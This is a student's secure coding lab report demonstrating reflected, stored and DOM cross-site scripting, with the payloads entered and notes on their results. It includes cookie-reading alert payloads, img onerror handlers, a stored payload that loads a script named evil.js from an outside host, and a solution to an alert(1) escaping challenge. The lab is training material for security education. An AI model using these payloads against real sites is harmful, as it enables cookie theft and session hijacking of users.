

18bce7181

M.Hemanth

## SECURE CODING LAB-5

### 1.Reflected XSS

Commands and Outputs:

1) `<br>18bce7181</br>`



Sorry, no results were found for  
**18bce7181**  
. [Try again.](#)

2) `<a href="www.google.com">Google</a>`



`<a href="www.google.cor`

Search



Sorry, no results were found for [Google](#). [Try again](#).


3) `<script>alert(document.cookie);</script>`



`<script>alert(document.c`

Search


The Payload we entered should give an alert message with the Session Cookie.



4) `<img src=x onerror=alert(document.cookie)>`



The Payload we entered should give an alert message with the Session Cookie.




With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.


## 2. Stored XSS

Commands and Outputs:



1) `<img src=x onerror="alert('Pop-up window via stored XSS');"`




2) `<img src=x onerror="alert(document.cookie);"`





```
3)<img src=1 onerror = "s = document.createElement('script'); s.src =  
 '//xss-doc.appspot.com/static/evil.js'; document.body.appendChild(s);"
```





### 3.Dom XSS

Commands and Outputs:





## Challenge

### alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log("'" + s + "'");</script>';  
}
```

Input 12

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★